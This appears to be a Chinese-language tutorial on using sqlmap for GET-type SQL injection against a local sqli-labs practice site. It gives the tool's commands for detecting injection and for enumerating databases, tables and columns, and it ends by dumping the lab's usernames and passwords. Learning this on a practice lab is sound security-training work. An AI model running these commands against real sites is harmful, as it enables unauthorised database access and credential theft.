SQL注入之sqlmap使用(get型注入)

一、**SQLMap**介绍

1、**Sqlmap**简介：

Sqlmap是一个开源的渗透测试工具，可以用来自动化的检测，利用SQL注入漏洞，获取数据库服务器的权限。它具有功能强大的检测引擎，针对各种不同类型数据库的渗透测试的功能选项，包括获取数据库中存储的数据，访问操作系统文件甚至可以通过外带数据连接的方式执行操作系统命令。

目前支持的数据库有MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access等大多数据库。

2、**Sqlmap**支持的注入方式：

Sqlmap全面支持六种SQL注入技术：

- 基于布尔类型的盲注：即可以根据返回页面判断条件真假的注入。
- 基于时间的盲注：即不能根据页面返回的内容判断任何信息，要用条件语句查看时间延迟语句是否已执行(即页面返回时间是否增加)来判断。
- 基于报错注入：即页面会返回错误信息，或者把注入的语句的结果直接返回到页面中。
- 联合查询注入：在可以使用Union的情况下的注入。
- 堆查询注入：可以同时执行多条语句时的注入。
- 带外注入：构造SQL语句，这些语句在呈现给数据库时会触发数据库系统创建与攻击者控制的外部服务器的连接。以这种方式，攻击者可以收集数据或可能控制数据库的行为。


二、**SQLMap**使用：

1、判断是否存在注入：

假设目标注入点是 `http://127.0.0.1/sqli-labs/Less-1/?id=1`，判断其是否存在注入的命令如下：


```
sqlmap.py -u "http://localhost/sqli-labs-php7-master/Less-2/?id=1"
```

用于测试该网站id参数是否有注入点。



通过工具得知get请求可以用很多注入爆破该网站。

比如说可以根据id这个参数，进行布尔盲注、报错盲注、时延注入、联合查询注入



当注入点后面的参数大于等于两个时,需要加双引号，如下所示。

```
sqlmap.py -u "http://127.0.0.1/sqli-labs/Less-1/?id=1&uid=2"
```

运行完判断是否存在注入的语句后，爆出一大段代码，这里有三处需要选择的地方：第一处的意思为检测到数据库可能是MySQL，是否需要跳过检测其他数据库；第二处的意思是在“level1、risk1”的情况下，是否使用MySQL对应的所有Payload进行检测；第三处的意思是参数`id`存在漏洞，是否要继续检测其他参数，一般默认按回车键即可。

常用命令：

```
-u:用于get提交方式，后面跟注入的url网址
--level
--risk
```

```
--dbs：获取所有数据库
--tales：获取所有数据表
--columns：获取所有字段
--dump：打印数据

-D：查询选择某个库
-T：查询选择某个表
-C：查询选择某个字段
level：执行测试的等级（1~5，默认为1），使用-level参数并且数值>=2的时候会检查cookie里面的参数，
    当>=3时检查user-agent和refereer
        risk：执行测试的风险（0~3,默认为1），默认是1会测试大部分的测试语句，2会增加基于事件的测试语句，
    3会增加or语句的sql注入
```

根据level参数来修改执行测试的等级。

```
sqlmap.py -u "http://localhost/sqli-labs-php7-master/Less-2/?id=1"
--level 3
```


该命令用于查看这个网站有哪些数据库

```
sqlmap.py -u "http://localhost/sqli-labs-php7-master/Less-2/?id=1"
--dbs
```

```
16:09:37] [INFO] fetching database names
16:09:37] [WARNING] reflective value(s) found and filtering out
vailable databases [11]:
*] challenges
*] housedb
*] information_schema
*] mashibing
*] mydb
*] mysql
*] performance_schema
*] pikachu
*] pkxss
*] security
*] sys
```


查看该网站中的security数据库有哪些表。

```
sqlmap.py -u "http://localhost/sqli-labs-php7-master/Less-2/?id=1"
-D "security" --tables
```



查看users表有哪些字段

```
sqlmap.py -u "http://localhost/sqli-labs-php7-master/Less-2/?id=1"
-D "security" -T "users" --columns
```



获取user表中username和password字段的所有数据。

```
sqlmap.py -u "http://localhost/sqli-labs-php7-master/Less-2/?id=1"
-D "security" -T "users" -C "username,password" --dump
```


[16:14:48] [WARNING] reflective value(s) found and filtering out
Database: security
Table: users
[13 entries]
username	password
Dumb	Dumb
Angelina	I-kill-you
Dummy	p@ssword
secure	crappy
stupid	stupidity
superman	genious
batman	mob!le
admin	admin
admin1	admin1
admin2	admin2
admin3	admin3
dhakkan	dumbo
admin4	admin4